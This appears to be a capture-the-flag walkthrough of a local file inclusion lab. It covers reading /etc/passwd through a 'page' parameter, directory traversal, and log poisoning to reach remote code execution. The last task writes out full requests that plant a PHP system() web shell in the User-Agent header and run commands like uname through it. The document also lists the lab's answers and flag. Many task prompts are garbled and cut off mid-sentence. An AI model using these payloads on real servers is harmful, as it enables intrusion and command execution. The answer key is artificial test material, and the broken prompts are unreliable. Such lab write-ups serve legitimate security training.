LFI Basics

LFI Basics

Learn the basics of local file inclusion

[Task 1] Local File Inclusion

What is LFI?

LFI (local file inclusion) is a vulnerability which an attacker can exploit to include/read files.

Why this happens?

LFI occurs when an application uses the path to a file as input. If the application treats this input as trusted, a local file may be used in the include statement.

Possible impact

You might consider this is not a serious threat, but exploit LFI can lead to:
[-] Denial of service
[-] Remote code execution
[-] Sensitive information disclosure

click me	click me
#1	Let's get to the basics! Start the VM and access it using your browser. Note: It might take a few minutes to boot

No answer needed

click me	click me
#2	Access the first walk end of the link named "?page=".


No answer needed

click me	click me
#3	Let's include the hor enter home.html to include the home page.

No answer needed

click me	click me
#4	What's the message home.html?

You included home.html



File included: /etc/passwd

Local file to be used: /etc/passwd

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var
/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run
/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus
Proxy,,,:/run/systemd:/bin/false syslog:x:104:108::/home/syslog:/bin/false _apt:x:105:65534::/nonexistent:/bin/false messagebus:x:106:110::/var/run/dbus:/bin/false uuidd:x:107:111::/run/uuidd:/bin/false lightdm:x:108:114:Light Display
Manager:/var/lib/lightdm:/bin/false whoopsie:x:109:117::/nonexistent:/bin/false avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
```

click me	click me
#5	You can also read ot can read the passwd file. Type /etc/passwd in the parameter to read it. It should be similar to this:


No answer needed

click me	click me
#6	What user that it's n

lfi

click me	click me
#7	Well done! You've ex Here is a piece of vulnerable code if you're int

No answer needed



```
$local_file =  $_REQUEST["page"];
```

[Task 2] Local File Inclusion using Directory Traversal

Let's exploit a LFI vulnerability leveraging Directory Traversal.

What is Directory Traversal?
Directory traversal or Path Traversal is an HTTP attack which allows attackers to access restricted directories and execute
commands outside of the web server's root directory or other paths.

click me	click me
#1	Now that we know what Directory Traversal is, the second walkthrough.

No answer needed

click me	click me
#2	Add the "?page=" pa home page again. Does it work (Yes/No)?

NO

click me	click me
#3	Suppose you have a it's which is in another directory. Let's try find and try to include the file. Use "../" to move o

No answer needed

click me	click me
#4	What are the credit c


1111-2222-3333-4444

click me	click me
#5	The same way you ca to move more directories up. Try reading the p

No answer
needed

click me	click me
#6	Well done! You've ex Traversal. Here is a vulnerable piece of code if you're int

No answer needed




```
$local_file =  "html/".$_REQUEST["page"];
```

[Task 3] Reaching RCE using LFI and log poisoning

What is log poisoning?

Log Poisoning is a common technique used to gain a reverse shell from a LFI vulnerability. To make it work an attacker attempts to inject malicious input to the server log.

This is how the apache log file looks like to have the ability to use log poisoning:



```
-rwxr-xr-x 1 root adm         0 Dec 23 01:37 access.log
-rwxr-xr-x 1 root root      765 Dec 16 04:16 access.log.1
-rwxr-xr-x 1 root adm     39194 Dec 23 01:37 error.log
-rwxr-xr-x 1 root adm    376889 Dec 23 01:37 error.log.1
-rwxr-xr-x 1 root adm         0 Dec 14 05:36 other_vhosts_access.log
```

click me	click me
#1	We got our hands a bit dirty with basic LFI ar path traversal. Let's dig a little deeper, and use log poisoning to get a the underlying operating system.

No answer needed

click me	click me
#2	We will inject some r log. Note: In order for that to happen, the directo permissions.


No answer needed

click me	click me
#3	Access the third wal parameter and let's try reading the apache lo The log file is located at the following path: /v

No answer needed

click me	click me
#4	Can you read the log

YES



```
GET /lfi/lfi.php?page=/var/log/apache2/access.log HTTP/1.1
Host: 10.10.126.244
User-Agent: Mozilla/5.0 <?php system($_GET['lfi']); ?> Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

click me	click me
#5	Since you can do it, Fire up Burpsuite and intercept the request (like using Burp a lot. You can use ZAP, or othe Let's insert the following malicious code in th command will allow us to execute system con GET parameter called lfi): Forward the request and add your parameter The link becomes: http://<IP>/lfi/lfi.php?page Now you can execute commands on the syste Note: In case you don't like the how the outp you can press CTRL+U (view source). It will lo

No answer needed

click me	click me
#6	Give it a try and run command?

http://10.10.72.225/lfi/lfi.php?page=/var/log/apache2/access.log

I setup my ZAP Proxy and sent request with the following header:

```
 GET http://10.10.78.159/lfi/lfi.php?page=/var/log/apache2/access.log&lfi= HTTP/1.0
User-Agent: Mozilla/5.0 <?php system($_GET['lfi']); ?> Firefox/71.0
Pragma: no-cache
Content-Length: 0
Host: 10.10.78.159
```

then sent a GET request with the following URL:

http://10.10.78.159/lfi/lfi.php?page=/var/log/apache2/access.log&lfi=uname%20-r

and received output hidden in the following data:

```
 File included: /var/log/apache2/access.log<br><br><br>Local file to be used: /var/log/apache2/-
access.log<br><br>10.8.3.117 - - [24/Apr/2020:08:10:48 -0700] "GET /lfi/lfi.php?page=/var/log/apache2/-
access.log&lfi='uname%20-r' HTTP/1.0" 200 305 "-" "Mozilla/5.0 4.15.0-72-generic
 Firefox/71.0"
10.8.3.117 - - [24/Apr/2020:08:11:03 -0700] "GET /lfi/lfi.php?page=/var/log/apache2/access.log&lfi=uname%20-r
HTTP/1.0" 200 485 "-" "Mozilla/5.0 4.15.0-72-generic
 Firefox/71.0"
10.8.3.117 - - [24/Apr/2020:08:11:22 -0700] "GET /lfi/lfi.php?page=/var/log/apache2/access.log&lfi= HTTP/1.0" 200
627 "-" "Mozilla/5.0 4.15.0-72-generic
 Firefox/71.0"
```

```
10.8.3.117 - - [24/Apr/2020:08:12:27 -0700] "GET /lfi/lfi.php?page=/var/log/apache2/access.log&lfi= HTTP/1.1" 200 488 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:76.0) Gecko/20100101 Firefox/76.0"
10.8.3.117 - - [24/Apr/2020:08:12:34 -0700] "GET /lfi/lfi.php?page=/var/log/apache2/access.log&lfi=uname HTTP/1.1" 200 540 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:76.0) Gecko/20100101 Firefox/76.0"
10.8.3.117 - - [24/Apr/2020:08:12:44 -0700] "GET /lfi/lfi.php?page=/var/log/apache2/access.log&lfi=ifconfig HTTP/1.1" 200 908 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:76.0) Gecko/20100101 Firefox/76.0"
```

4.15.0-72 generic

click me	click me
#7	With this knowledge directory.

http://10.10.72.225/lfi/lfi.php?page=/home/lfi/flag.txt

THM{a352a5c2acfd22251c3a94105b718fea}

click me	click me
#8	There is way more in scratched the surface. But I encourage you to Below is what I consider to be the best resour to LFI from basic to advanced: • A huge collection of information regarding L

No answer needed